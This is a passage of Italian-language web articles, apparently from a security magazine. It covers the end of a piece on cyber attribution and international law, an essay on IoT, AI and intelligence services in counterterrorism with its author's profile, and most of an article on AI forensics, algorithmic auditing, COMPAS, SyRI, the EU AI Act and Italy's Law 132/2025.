Permane tuttavia la contraddizione di fondo: gli Stati occidentali chiedono a voce alta accountability e trasparenza, ma mantengono le proprie operazioni offensive nell’ombra. Un diritto internazionale del cyber credibile richiede non solo che le vittime possano accusare, ma che esista una corte in cui farlo, uno standard di prova concordato e la volontà politica di sottoporsi agli stessi vincoli che si pretende di imporre agli avversari.
Nel frattempo, il ciclo continua: l’attacco arriva, l’attribuzione segue a mesi di distanza, la negazione è immediata, le sanzioni arrivano dopo, e il comportamento non cambia. Non è impotenza giuridica. È, forse, il modo in cui gli Stati gestiscono la competizione nel cyberspazio in assenza di regole universalmente accettate: con la retorica della responsabilità e la pratica dell’impunità controllata. Il dibattito su un possibile Tallinn Manual 3.0, capace di affrontare le sfide poste dall’intelligenza artificiale e dalla guerra ibrida, è già aperto. Che porti a norme vincolanti o rimanga anch’esso un esercizio accademico, dipenderà dalla stessa volontà politica che oggi frena l’applicazione di quelle esistenti.
Da Internet of Things ad Intelligence of Things: analisi degli impatti della tecnologia nei servizi segreti e nell’antiterrorismo

Secondo l’attività di monitoraggio e analisi della connettività svolta da IoT Analytics, azienda con sede in Germania leader a livello mondiale nel campo degli approfondimenti di mercato e Business Intelligence strategica per IoT, AI, Cloud, Edge e Industria 4.0, il numero di dispositivi IoT connessi nel mondo raggiungerà i 39 miliardi nel 2030, superando i 50 miliardi entro il 2035. Nel 2024 si è arrivati a 18,5 miliardi, con un aumento del 12% rispetto all’anno precedente. Il motore chiave della crescita prevista fino al 2030 dovrebbe essere l’intelligenza artificiale, in quanto la domanda di dati dei dispositivi cresce di pari passo con i progressi della stessa.
La capacità di collegamento degli oggetti ha avuto un nome: Internet of Things o Internet delle Cose. Internet of Things (divenuto anche Internet del tutto) è il termine coniato nel 1999 dall’ingegnere inglese Kevin Ashton, cofondatore dell’Auto-ID Center al MIT (Massachusetts Institute of Technology), che indica quel percorso nello sviluppo tecnologico per cui, attraverso la rete Internet, potenzialmente ogni oggetto dell’esperienza quotidiana acquista una sua identità nel mondo digitale. Si basa sui cosiddetti Oggetti Intelligenti (Smart Objects) tra loro interconnessi e in continua relazione e comunicazione, garantendo uno scambio di informazioni possedute, raccolte e/o elaborate.
Da oggetti a cose: la svolta filosofica dell’Intelligence of Things
Con il passaggio dell’oggetto a “cosa”, grazie all’acquisizione di senso e qualità sentimentali, si può parlare anche di passaggio da Internet of Things a Intelligence of Things.
Cosa di intende per passaggio da oggetto a cosa? Ce lo spiega bene il filosofo Remo Bodei, sulla scia degli altri due filosofi, Martin Heidegger e Giorgio Agamben: “Oggetto” deriva dal latino objectum e indica ciò che si oppone al Soggetto, costituendone un ostacolo, un problema, e rappresenta qualcosa che si usa e che ha un valore d’uso o di scambio. “Cosa”, forma contratta del latino causa e derivante da res, richiama l’idea del riunirsi in assemblea per decidere e quindi qualcosa che ci sta a cuore e per cui ci si batte. Le Cose, pertanto, sono ponti di collegamento e centri di relazioni molteplici.
Gli oggetti, quindi, nella loro trasformazione in cose, vengono inquadrati in sistemi di relazioni, in storie che possiamo ricostruire e che riguardano noi che ci integriamo nel tessuto sociale. Questa trasformazione dona agli oggetti una certa rilevanza nella nostra vita, aiutandoci a descrivere la realtà nelle sue mille sfaccettature sia da un punto di vista tecnico e scientifico, sia da quello legato alla fruibilità e all’interpretazione. Esempi di Oggetti diventati Cose oggi sono il frigorifero smart che dialoga con il supermercato segnalando cosa manca da mangiare, il bluetooth delle auto, l’interazione smartphone – luci e così via.
L’AI come acceleratore: diffusione globale e divario digitale
Il fenomeno, anche in questo caso, è stato favorito dalla diffusione dell’intelligenza artificiale, che, come riportato dall’AI Diffusion Report pubblicato dal Microsoft AI Economy Institute, in meno di 3 anni ha raggiunto nel 2025 1,2 miliardi di utenti, registrando un’espansione più rapida di quella che ha interessato lo smartphone, il computer domestico e internet stessa. Le percentuali evidenziano un’adozione dell’AI nel Nord del mondo maggiore il doppio rispetto al Sud, con gli Emirati Arabi sul podio con il 59,4%, Singapore con il 58,6% e la Norvegia con il 45,3%, mentre quattro miliardi di persone, che rappresentano metà della popolazione mondiale, sono ancora senza elettricità affidabile, connessione internet e competenze digitali di base.
L’Italia si colloca con un 25,8% poco sopra la media del Nord globale, che registra un 23%, e in linea con il 26,3% degli Stati Uniti e il 26,5% della Germania, ma indietro rispetto a Paesi europei come la Francia con il suo 40,9%, la Spagna con un 39,7% e il Regno Unito con un 36,4%, in cui sono d’aiuto investimenti pubblici, infrastrutture solide e tassi di digitalizzazione già elevati.
Secondo il report, i cinque “building blocks” essenziali sono: l’elettricità, i data center, la connettività internet, le competenze digitali e la lingua. È in particolare quest’ultimo punto a limitare l’accesso all’AI a miliardi di persone, in quanto l’inglese è la lingua di oltre il 50% dei contenuti web di addestramento, mentre le 7.000 lingue parlate nel mondo sono totalmente assenti nei modelli AI.
Il nuovo concetto di sicurezza: partecipata, anticipatoria, resiliente
La trasformazione dell’oggetto in cosa ha inevitabilmente modificato anche il concetto di sicurezza. Questo perché il tessuto sociale e la crescita sociale delle persone non passano più dalla sola istruzione o da canali monotematici, ma dalla interconnessione delle cose e dalla maneggevolezza delle informazioni, sempre più di facile e veloce reperimento. Nella lingua italiana, la sicurezza viene definita, come riporta Giovanni Villarosa in un suo articolo per Safety Security Magazine, “la condizione di ciò che è sicuro, di ciò che consente di prevenire o attenuare quei rischi tipici che si presentano quando una minaccia sfrutta una vulnerabilità, per un fine ultimo di cagionare un danno”.
Secondo David Omand, visiting professor presso il War Studies Department del King’s College di Londra e Honorary Fellow presso il Corpus Christi College dell’Università di Cambridge, il concetto di sicurezza, da strumento funzionale diventa attività di intelligence, tutela di dati e informazioni segrete, convertendosi in un obiettivo di public policy.
Questo non vuol dire che ogni cittadino è al corrente dei segreti degli Stati, ma che con una cooperazione tra cittadini, Stato e aziende, si può garantire una migliore sicurezza e una possibilità di intervenire prima che tanti fatti negativi accadano. Proprio per questo, se prima si parlava di sicurezza dello Stato, oggi si parla di sicurezza della Nazione e da quest’ultima necessità si dipanano tre aspetti. Sicurezza partecipata, che deve garantire ai cittadini una protezione a 360 gradi, non solo dalle classiche minacce, quali atti terroristici, invasioni militari o crimini in generale, ma anche le calamità naturali, come le pandemie.
Un all-risk approach che richiede dei processi decisionali evoluti in base alla conoscenza degli strumenti tecnologici che ha il cittadino. Se, come abbiamo visto, gli oggetti statici, gli status simbol oggi sono diventati interazioni e comunicazione diretta con il mondo, il cittadino stesso deve essere il primo a far scattare quella collaborazione con lo Stato, utilizzando gli strumenti tecnologici ed informatici, come le telecamere o i microfoni, quando si accorge che ci sono delle attività malavitose.
Tutto questo per una gestione consapevole del rischio, il cosiddetto risk management, soprattutto nel digitale. Altro aspetto legato a questo nuovo concetto di sicurezza è l’approccio anticipatorio rispetto alle tendenze strategiche emergenti, ovvero la capacità di prevederle, propria dell’intelligence, che, secondo Omand, rappresenta il pilastro di un buon governo in quanto possiede la conoscenza approfondita delle cose. Ultimo aspetto, ma in realtà il più importante per Omand, è la capacità di resilienza nazionale, in quanto equivale all’abilità di una società avanzata di sopravvivere a un evento traumatico senza interruzione della propria quotidianità.
La tecnologia come variabile geopolitica
La Relazione annuale sulla politica dell’informazione per la sicurezza presentata nel 2025 e riferita all’anno 2024 già sottolineava come sugli elementi di instabilità avesse un impatto importante la convergenza tra digitale e reale. Non a caso l’inserto allegato alla Relazione era incentrato sull’intelligenza artificiale e la sua doppia faccia di minaccia e possibilità. La tecnologia oggi amplia questo scenario e può essere determinante nelle mosse dello scacchiere geopolitico mondiale in quanto permette un potenziamento delle campagne di disinformazione e propaganda, la creazione di attacchi cyber capaci di colpire più efficacemente le infrastrutture critiche nemiche e può determinare, quindi, la sovranità digitale di un determinato paese.
Il focus sulla tecnologia in ambito sicurezza si completa e torna anche nell’ultima Relazione dell’intelligence italiana appena pubblicata e relativa all’anno passato. Come si legge nella Relazione, “La rivoluzione tecnologica a cui stiamo assistendo negli ultimi anni ha progressivamente assunto dei ritmi tali da rendere obsoleti gli ordinari strumenti di categorizzazione della realtà, complicando a dismisura l’opera degli Stati nell’adottare norme e provvedimenti idonei a perimetrare il fenomeno. La tecnologia diviene così il principale volano di trasformazione sistemica, dato che, influenzando l’intera struttura sociale, economica, politica e militare, produce un inevitabile effetto cascata su tutti i settori in cui si esplicano le attività umane”.
Quest’anno, proprio per l’attenzione alle tecnologie emergenti, è la sponda quantistica l’argomento a cui è dedicato l’inserto della Relazione. Nell’ambito della sicurezza nazionale, il quantum computing deve essere considerata una tecnologia dual-use, in quanto, oltre al dominio informatico, deve essere applicata, tra le altre cose, all’Intelligence e alla protezione delle infrastrutture critiche, supportando le attività analitiche e previsionali nazionali nell’elaborazione di enormi moli di informazioni provenienti da fonti diversificate e favorendo l’efficientamento dei sistemi di difesa informatica a tutela delle infrastrutture critiche nazionali. Senza dimenticare l’importante supporto che la tecnologia quantistica può offrire alle attività di OSINT nella raccolta, analisi e valorizzazione informativa di dati raccolti da fonti aperte e nel contrasto alla disinformazione.
Human intelligence nell’era delle macchine: il limite dell’accumulo
Il vero problema, però, nasce dalla tendenza a redigere dei piani per la sicurezza nazionale che includono in maniera sbilanciata, oggi soprattutto, la capacità tecnologica con quella di riflettere e sviluppare le stesse informazioni al pari dei server che le compongono. Ossia, la capacità di immagazzinare dati, sviluppare teorie di Machine Learning proprie dell’AI, devono di pari passo cercare talenti nelle capacità deduttive e critiche che, oltre ad avere conoscenze ampie di tutte le attività che si andranno a svolgere, devono capire come determinate informazioni si innescano nel tessuto sociale di riferimento.
Questo impone una mescolanza ragionata tra la capacità di studio delle persone (conoscenza delle lingue, conoscenze geografiche e storiche, usi e costumi delle persone e luoghi oggetto di studio) e la conoscenza della forza informatica e dei mezzi informatici.
Servizi segreti e tecnologia per la lotta al terrorismo
Secondo Fernando Reinares in un articolo per “El País” del 1° giugno 1998 – Servizi segreti, terrorismo e democrazia, e ripreso più tardi dalla rivista italiana dei servizi segreti Gnosis: “la principale risorsa della quale dispongono le agenzie statali di sicurezza nella lotta contro il terrorismo è l’informazione. Non invano il carattere minoritario e clandestino di tale fenomeno fa sì che la creazione di unità operative specializzate e ben attrezzate o la salvaguardia dei potenziali obiettivi attraverso sofisticati meccanismi di protezione, risultino relativamente inutili senza adeguati metodi di accertamento preventivi che consentano, inoltre, un certo margine di previsione”.
Partendo da questo passaggio del 1998 si genera la netta sensazione che negli ultimi tempi la presenza della tecnologia stia diventando un dominio e non un’opportunità. Stiamo cercando ogni soluzione attraverso l’interazione con essa.
Mentre le nuove mafie, i terroristi e i malviventi stanno sempre più utilizzando mezzi misti tra tecnologia all’avanguardia e metodi antichi, noi ci focalizziamo su aspetti monolaterali che, anziché farci capire come l’informazione è tale solo se interpretata, contestualizzata e capita, eliminando i bias cognitivi, ci spostano sul solo concetto di “accumulo”, di “dominio dell’accumulo”, come si diceva prima. Cioè non vince chi ha più informazioni, ma vince, soprattutto in ottica di intelligence e di servizi segreti, chi sa leggere meglio l’informazione, chi la conosce prima, chi la comprende prima e chi ce l’ha prima.
I Servizi segreti, in maniera inversamente proporzionale rispetto a tante altre forze dell’ordine, alle procure e alle persone, devono concentrarsi sulla raccolta (digitale e non solo), sull’elaborazione e sul movimento della stessa elaborazione verso una contestualizzazione dell’informazione.
Mentre molti scienziati, coscienziosamente, continuano a ripetere che affidarsi alla sola tecnologia e anche alla crittografia attuale pone dei limiti, gli errori di interpretazione di questa faccenda sono sempre più comuni. Paradossalmente, mentre ci avviamo a disporre di strumenti alla “Matrix”, l’informazione si fa più dispersiva, frammentaria, scorretta e limitante. Si attua una semplificazione della realtà che porta alla comodità di avere risposte semplici.
Da qui un primo effetto, ad esempio, sul terrorismo: quest’ultimo ha come primo obiettivo quello di monitorare proprio questi aspetti di dominio e, quindi, di abbassamento delle difese delle persone e della società che vogliono attaccare. Ne studiano abitudini, effetti e verificano l’abbassamento cognitivo del loro tessuto sociale attraverso lo studio dell’utilizzo dei social, degli smartphone, delle abitudini lavorative, tra cui studiare quante volte un potenziale obiettivo da “aggredire” entra sui social per cercare un argomento specifico o ascoltare una musica specifica e ciò permette di conoscere l’obiettivo e attaccarlo con strumenti a specchio.
Ovvero si deducono informazioni di tipo critico e si passa all’azione. I messaggi, in barba a tutti i filtri della crittografia “sicura”, subito dopo passano da social a social e, componendosi, si procede. Questa composizione si fa attraverso la deduzione, la comprensione degli effetti di quell’abbassamento cognitivo descritto sopra che anestetizza il nemico. Un metodo che ricorda quello alla base della Humint, Human Intelligence.
Nella guerra a Gaza, in Ucraina, in Iran e così via, le forze di difesa hanno utilizzato e utilizzano tutt’oggi potenti tecnologie, ma il lavoro preparatorio e il lavoro attuale è rappresentato dalla Humint evoluta, la capacità di raccogliere, produrre e analizzare le informazioni in un mix di preparazione delle persone che sanno come gestire e monitorare queste stesse informazioni. Nei tunnel di Gaza difficilmente ci saranno stati cervelloni con AI a disposizione come forze spiegate. Anzi il contrario. Dove non arriva la rete o dove la rete genera troppe informazioni c’è bisogno di analisi.
Tecnologie di guerra: dal targeting AI alle armi autonome
Oggi, tecnicamente c’è bisogno di un mix. Tra le principali tecnologie utilizzate e di necessario, oggi più che mai, supporto alla Humint, come dimostrano gli eventi di cui sopra, possiamo citare quelle che sfruttano l’Intelligenza Artificiale per l’individuazione di obiettivi, come Lavender, che genera liste di presunti militanti di Hamas attraverso i dati di sorveglianza di massa, The Gospel, che consiglia edifici e strutture da colpire, Where’s Daddy, sistema che traccia e monitora la posizione dei target e segnala quando sono in determinati luoghi per colpirli.
Sempre a supporto della Humint ci sono anche le tecnologie di sorveglianza e Big Data, tra cui Cloud Microsoft Azure, deputato ad analizzare grandi quantità di dati, incluse telefonate e comunicazioni intercettate, Wolf Pack, Blue Wolf e Red Wolf, sistemi di riconoscimento facciale e database biometrici che tracciano i movimenti dei palestinesi ai checkpoint, palloni spia e droni per il monitoraggio continuo in tempo reale.
Si stanno sviluppando anche e sempre più armi autonome e robotica, come AI Turrets, torrette automatiche che sfruttano l’AI per l’individuazione dei bersagli, Harop e Rotem, droni suicidi che attaccano i bersagli in autonomia, RexMKII, robot da combattimento semi-autonomi che pattugliano le zone di guerra. Poi, sistemi di intercettazione delle comunicazioni, tra cui quelli di cyber-spionaggio capaci di catturare messaggi e chiamate all’interno della Striscia e il più noto Pegasus, spyware utilizzato per lo spionaggio dei device di attivisti e organizzazioni palestinesi.
Senza dimenticare il colosso tecnologico Palantir che tende a sostituire ogni cosa pensata con ogni cosa accumulata. Alex Karp, CEO e cofondatore della società, ritieneche L’AI distruggerà i lavori umanistici: “Se hai frequentato un’università d’élite e hai studiato filosofia — uso me stesso come esempio — speriamo tu abbia anche altre competenze, perché quella sarà difficile da vendere sul mercato”.
Dallo spionaggio antico ai servizi segreti del futuro
Dispiace, ma bisogna ricordare a Karp che invece i servizi segreti di tutto il mondo sono sempre più orientati a cercare specializzazioni miste, letterarie e scientifiche per anticipare problematiche del mondo odierno con una lettura degli accadimenti in anticipo, prendendo spunti anche dal mondo antico. Forse abbiamo troppo spesso dimenticato la figura di Sinone che appariva nell’Eneide di Virgilio (Libro II), che, come ci ricorda Barbara Castiglioni, con astuzia e coraggio “recita la parte del falso disertore e inventa una storia con fatti e protagonisti reali, convincendo così i Troiani ad accogliere il cavallo dentro le proprie mura e provocando la successiva disfatta: un vero e proprio capolavoro di spionaggio”
I servizi segreti di oggi sono e saranno sempre più come i Frumentarii che “agivano come una prima forma di polizia segreta e intelligence, operando spesso sotto copertura per monitorare minacce interne ed esterne. Successivamente, gli Agentes in rebus fungevano da messaggeri speciali e raccoglitori di informazioni per conto dell’imperatore, controllando le province e il sistema postale. Insomma, sempre più verso un’epoca con il recupero vero del segreto per il bene dei Paesi e ci saranno sempre più e formati informatori, travestimenti, inganni, straordinari tradimenti, silenzi, ombre…”
Profilo Autore
Analista investigativo reti informative e sicurezza internazionale. Dopo gli studi universitari classici e filosofici, oltre all’esperienza sul campo, si specializza con un Master in Security & Intelligence e un Corso di Alta Formazione in Sicurezza Ambientale presso l’Università Internazionale di Scienze della Sicurezza e della Difesa Sociale, un Corso di Alta Formazione in Humint presso l’Istituto Gino Germani di Scienze Sociali e Studi Strategici e un Diploma internazionale sul Terrorismo presso SIOI e NATO Foundation Defense College. È Docente del Master Universitario di II livello in Complex Transport: Logistics, Safety and Security Risk Management dell’Università degli Studi della Tuscia con UniTus Academy e il Centro per la Formazione Logistica Interforze del CASD – Centro Alti Studi Difesa. È Analista di intelligence e terrorismo per GEO.FI.S., Osservatorio di Geopolitica e Filosofia della Sicurezza (UniRC). È Componente del Comitato Scientifico dell’Osservatorio di Intelligence sull’Artico della SOCINT, Società Italiana di Intelligence. Si occupa della diffusione della cultura della sicurezza su testate giornalistiche internazionali e rubriche TV e radio.
AI Forensics: quando l’algoritmo diventa corpo del reato
C’è una scena che si ripete con crescente frequenza nelle aule giudiziarie, negli uffici del credito e nei comitati assicurativi di tutta Europa. Un individuo contesta una decisione che lo riguarda profondamente: un diniego di prestito, un diniego di libertà provvisoria, un rigetto di risarcimento. Si trova di fronte a una risposta che non è di nessuno. Non l’ha presa un funzionario, non l’ha firmata un dirigente. L’ha prodotta un sistema. Un modello statistico addestrato su milioni di casi precedenti, che ha elaborato variabili, pesato correlazioni e restituito un output binario. Approvato. Negato. Alto rischio. Basso rischio.
Quella risposta esiste, produce effetti concreti sulle vite reali, eppure resiste all’interrogazione. Non spiega se stessa. Non ricorda. Non motiva.
Questa è la condizione che il diritto si trova oggi ad affrontare con urgenza crescente: come si conduce una perizia forense su un’entità che non ha memoria dichiarata del proprio percorso decisionale? Come si accerta la colpa di una black box?
La black box come problema giuridico strutturale
Nella nomenclatura attuale, la locuzione black box indica il massimo livello di opacità che contraddistingue certi sistemi di intelligenza artificiale, tale da rendere imperscrutabili, anche agli occhi degli stessi programmatori e sviluppatori, il meccanismo di funzionamento e il percorso seguito nell’elaborazione degli input per arrivare ai risultati. Questa definizione, apparentemente tecnica, nasconde una crisi strutturale per il diritto: la funzione di motivazione, cardine di ogni atto che incida sulla sfera giuridica di una persona, diventa impossibile da adempiere quando il decisore è un modello di deep learning con miliardi di parametri.
I set di dati, i processi che determinano la decisione degli algoritmi, il perché di una certa decisione che incida la sfera giuridica di una persona dovrebbero essere tracciabili, trasparenti, spiegati, anche per mettere in condizione l’interessato di contestarne i contenuti. La tracciabilità, però, non è soltanto un requisito burocratico: è la condizione di possibilità stessa del diritto di difesa.
Il problema si stratifica su due piani distinti che il giurista deve imparare a distinguere. Il primo è quello dell’opacità epistemologica: certi modelli, in particolare le reti neurali profonde, producono output che nemmeno i loro creatori sanno spiegare passo per passo, non per malafede, ma per struttura intrinseca. Il secondo, più insidioso sul piano processuale, è quello dell’opacità deliberata: algoritmi proprietari protetti da segreto industriale, il cui funzionamento viene sottratto all’esame pubblico per scelta commerciale.
Come ha chiarito il Consiglio di Stato nella sentenza n. 4857 del 4 giugno 2025 in materia di appalti, questa forma di opacità algoritmica, non di natura epistemologica ma pragmatica e deliberatamente assunta, va correttamente bilanciata sul piano normativo e interpretativo, affinché il sacrificio imposto alla conoscibilità dell’agere pubblico trovi giustificazione e non venga percepito come conseguenza ineluttabile della digitalizzazione. Il bilanciamento tra segreto industriale e diritto alla difesa è diventato uno dei nodi centrali del contenzioso algoritmico.
AI forensics e Algorithmic auditing: la nuova disciplina forense
Di fronte a queste sfide, la comunità scientifica e quella giuridica hanno elaborato un corpus metodologico noto come algorithmic auditing: una pratica ibrida, sospesa tra informatica, statistica, diritto e scienze sociali, che si propone di verificare se un sistema decisionale automatizzato è legale, etico e sicuro.
La Royal Society Open Science ha formalizzato questa disciplina come la ricerca e la pratica di valutare, monitorare e garantire la sicurezza, la legalità e l’etica di un algoritmo incorporando interventi socio-tecnici appropriati per gestire e monitorare i rischi ad esso associati. Questa pratica include ricerca su equità, spiegabilità, robustezza e privacy dell’IA, oltre a temi maturi di etica dei dati, gestione e governance.
In ambito forense, l’auditing algoritmico si articola in tre modalità principali a seconda del livello di accesso ottenuto sul sistema. Il white-box audit prevede la disponibilità completa di codice sorgente e pesi del modello. Il grey-box consente la conoscenza dell’architettura e di parte dei dati di addestramento. Il black-box audit, invece, permette al perito di osservare soltanto input e output del sistema, come un oracolo senza finestre. È proprio quest’ultima modalità, la più frequente nei casi giudiziari riguardanti sistemi commerciali proprietari, a concentrare la maggiore difficoltà tecnica e processuale.
Gli strumenti più diffusi per ricavare spiegazioni post-hoc da modelli opachi sono LIME (Local Interpretable Model-agnostic Explanations) e SHAP (SHapley Additive exPlanations). Come documentato nella letteratura specializzata di Explainable AI per la digital forensics, LIME crea un modello proxy, come un albero decisionale, per comprendere e poi spiegare il modello originale, mentre SHAP perturba il modello interrogandolo con diversi input per valutare quali variabili siano più determinanti per l’output.
C’è tuttavia una distinzione fondamentale che il giurista non può permettersi di ignorare: la differenza tra un modello interpretabile e uno spiegabile. I ricercatori della PNAS hanno dimostrato che le spiegazioni post-hoc sono fuorvianti e inappropriate in contesti ad alto rischio come i casi penali.
La distinzione tra modelli interpretabili e spiegabili è cruciale: un sistema glass-box, la cui formula sia comprensibile agli esseri umani, tutela meglio i diritti costituzionali rispetto a un sistema black-box che riceve sole spiegazioni post-hoc. In termini pratici: affermare che “la variabile X ha contribuito per il 34% alla decisione” non equivale a capire perché quella variabile sia stata ritenuta rilevante, né se la sua rilevanza discenda da una correlazione statistica spuria o da un bias sistemico radicato nei dati di addestramento.
Il test controfattuale: l’audit come esperimento mentale processuale
Il gold standard dell’auditing algoritmico nel 2026 è il Counterfactual Audit: per verificare l’equità di una decisione, l’auditor crea un “gemello digitale” del caso e modifica un solo attributo protetto. Se il risultato cambia, il modello è matematicamente distorto. Questo approccio, che ha radici nella filosofia della causalità controfattuale, traduce in linguaggio matematico una domanda fondamentalmente giuridica: la decisione sarebbe stata la stessa se la persona fosse stata diversa in un solo attributo protetto, come la provenienza geografica, l’etnia o il genere?
Il caso che più di ogni altro ha strutturato il dibattito internazionale è quello del sistema COMPAS (Correctional Offender Management Profiling for Alternative Sanctions), adottato da alcune corti penali statunitensi per calcolare il rischio di recidiva dei detenuti.
L’analisi condotta da ProPublica su oltre 7.000 imputati del Broward County, Florida (dati 2013-2014), ha rilevato una disparità sistemica nelle tipologie di errore: i neri che non sarebbero tornati a delinquere venivano classificati erroneamente come “alto rischio” al tasso del 44,9%, quasi il doppio rispetto ai bianchi (23,5%), mentre i bianchi che avrebbero invece recidivato venivano classificati come “basso rischio” al tasso del 47,7%, quasi il doppio rispetto ai neri (28,0%), come confermato dalla letteratura scientifica peer-reviewed. Northpointe, il produttore del software, contestò questa lettura sottolineando che l’accuratezza complessiva era simile per entrambi i gruppi (circa il 61%), alimentando un dibattito irrisolto su cosa significhi “equità” in un algoritmo predittivo.
Il caso trovò poi risonanza giuridica nella vicenda di Eric Loomis, condannato nel Wisconsin a otto anni e mezzo di prigione con una sentenza che citava esplicitamente il suo punteggio COMPAS come elemento di rischio, senza che la difesa potesse interrogare il meccanismo di calcolo.
In Europa, un caso strutturalmente analogo fu quello del sistema SyRI (Systeem Risico Indicatie), adottato dall’amministrazione olandese a partire dal 2014 per identificare potenziali frodi nel welfare. Il sistema incrociava dati provenienti da decine di banche dati pubbliche e generava profili di rischio, operando esclusivamente nelle aree a basso reddito e a elevata presenza di minoranze.
Il 5 febbraio 2020, il Tribunale distrettuale dell’Aia stabilì che non era possibile determinare il funzionamento di SyRI, poiché il governo non aveva reso pubblici il modello di rischio e i relativi indicatori, e che il sistema violava l’articolo 8 della CEDU in quanto non garantiva un equo bilanciamento tra l’interesse alla lotta alle frodi e il diritto alla vita privata dei cittadini. La sentenza fu salutata dall’allora Relatore speciale ONU sulla povertà estrema come un precedente legale fondamentale per tutti i Paesi che sperimentano la digitalizzazione dello Stato sociale.
L’AI Act e l’obbligo di spiegabilità: architettura regolatoria a scadenza ravvicinata
Il quadro normativo europeo ha reagito a queste sfide costruendo un’architettura regolatoria basata sul rischio, il cui fulcro è la spiegabilità obbligatoria per i sistemi ad alto rischio. L’AI Act è entrato in vigore il 1° agosto 2024 e diventerà pienamente applicabile per la maggior parte degli operatori il 2 agosto 2026, con alcune eccezioni: le regole per i sistemi IA ad alto rischio integrati in prodotti regolamentati hanno una scadenza estesa al 2 agosto 2027. Il Regolamento introduce specifici obblighi di trasparenza affinché gli esseri umani siano informati quando necessario per preservare la fiducia.
I sistemi classificati nell’Allegato III, che comprende esplicitamente quelli impiegati nell’amministrazione della giustizia, nella valutazione del rischio creditizio, nella gestione del personale e nelle procedure di asilo e immigrazione, sono soggetti a requisiti stringenti: documentazione tecnica completa, sistemi di registrazione automatica degli eventi, meccanismi di supervisione umana e, crucialmente, trasparenza intesa come sviluppo e utilizzo del sistema in modo da consentire adeguata tracciabilità e spiegabilità.
L’entrata in applicazione piena di queste norme non è priva di rischi di slittamento. Il ritardo nella disponibilità degli standard tecnici armonizzati, la cui elaborazione è ancora in corso presso CEN e CENELEC, mette a rischio il corretto ingresso in vigore delle regole al 2 agosto 2026.
La Commissione ha quindi proposto, nel Digital Omnibus del novembre 2025, di legare la data di applicazione alla disponibilità di strumenti di supporto, con una scadenza massima posticipata al 2 dicembre 2027 per i sistemi dell’Allegato III e al 2 agosto 2028 per quelli dell’Allegato I. Un segnale positivo è arrivato il 30 ottobre 2025, quando prEN 18286, primo standard armonizzato specificamente progettato per aiutare i fornitori di sistemi IA ad alto rischio a conformarsi all’articolo 17 dell’AI Act, è entrato in pubblica consultazione presso gli organismi nazionali di normazione.
L’Italia all’avanguardia: la Legge 132/2025 e le nuove fattispecie penali
In questo scenario, l’Italia si è distinta come il primo Paese europeo ad adottare una legge organica sull’intelligenza artificiale. Come analizzato in dettaglio su ICT Security Magazine, la Legge 23 settembre 2025, n. 132, entrata in vigore il 10 ottobre 2025, interviene su più livelli con un approccio che la dottrina ha già definito di “innesto chirurgico” sui codici esistenti.
Sul piano penale sostanziale, l’articolo 26 inserisce il reato di diffusione illecita di contenuti generati tramite IA nel nuovo art. 612-quater c.p., punito con la reclusione da uno a cinque anni, per contrastare deepfake e manipolazioni digitali. Viene introdotta un’aggravante generale per i reati commessi mediante IA, aumentando la pena in proporzione alla pericolosità del mezzo. Le modifiche incidono anche su reati economici: aggiotaggio o manipolazioni finanziarie tramite IA comportano pene fino a sei anni. Sul piano processuale, l’articolo 15 stabilisce una riserva di giurisdizione umana: l’IA può coadiuvare ma non sostituire il giudice, e nella Pubblica Amministrazione è obbligatoria la trasparenza degli algoritmi e la formazione del personale.
Un secondo livello di impatto, rilevante per la forensics aziendale, riguarda i modelli organizzativi ex D.Lgs. 231/2001. L’articolo 21 della Legge 132/2025 introduce nuove fattispecie di reato connesse all’uso illecito dell’IA, estendendo il catalogo dei reati-presupposto 231 e obbligando le organizzazioni a ripensare integralmente la mappatura dei rischi. L’audit trail e il logging assumono carattere obbligatorio: ogni decisione influenzata da IA deve essere tracciabile, con documentazione della supervisione umana che specifichi chi ha esaminato l’output algoritmico, con quali competenze e in quale lasso temporale.
Tuttavia, come ha evidenziato la dottrina penalistica, l’onere probatorio a carico dell’accusa risulta assai gravoso: sarà necessario dimostrare non solo una delle condotte tipiche, ma anche che l’effettiva alterazione del contenuto sia avvenuta tramite IA, sollevando questioni interpretative sulla valutazione dell’idoneità del contenuto a trarre in inganno circa la propria genuinità. Il rischio di costruire una fattispecie aperta alla discrezionalità del giudice è reale, e rende la perizia informatica ancora più determinante per l’esito processuale.
Il CTU informatico davanti al modello di machine learning
Il Consulente Tecnico d’Ufficio (CTU) informatico si trova oggi proiettato in un territorio professionale radicalmente nuovo. Se il perimetro tradizionale della digital forensics riguardava la conservazione delle tracce digitali, la verifica dell’integrità dei file e l’analisi dei metadati, operazioni su oggetti stabili e riproducibili, la perizia su un sistema di machine learning richiede competenze che attraversano informatica, statistica inferenziale, etica dell’IA e diritto processuale.
La prima sfida è quella dell’accesso. Come ha mostrato la sentenza del Consiglio di Stato n. 4857/2025, il codice sorgente può essere sottratto alla discovery attraverso la tutela del segreto industriale. Eppure il Consiglio di Stato, già nella storica sentenza n. 2270 dell’8 aprile 2019, che accolse il ricorso di alcuni docenti contro la procedura di assegnazione scolastica gestita interamente da un algoritmo opaco, aveva affermato il principio per cui la “caratterizzazione multidisciplinare” dell’algoritmo non esime dalla necessità che la “formula tecnica” sia corredata da spiegazioni che la traducano nella “regola giuridica” sottesa, rendendola leggibile e comprensibile. Le imprese produttrici dei meccanismi informatici, ponendoli al servizio del potere autoritativo, ne accettano le conseguenze in termini di necessaria trasparenza.
La seconda sfida è la riproducibilità. Un sistema di machine learning in produzione è un’entità dinamica: se addestrato in modalità di online learning, può aver prodotto la decisione contestata con una versione del modello che non esiste più. Il CTU deve accertare se il sistema sia stato versionato correttamente, se esistano snapshot dei pesi del modello al momento della decisione, se il logging degli eventi sia sufficientemente granulare. Le sfide relative alla catena di custodia, alla spiegabilità e all’ammissibilità legale devono essere affrontate garantendo che le conclusioni generate dall’IA rimangano forensicamente solide e difendibili in contesti legali.
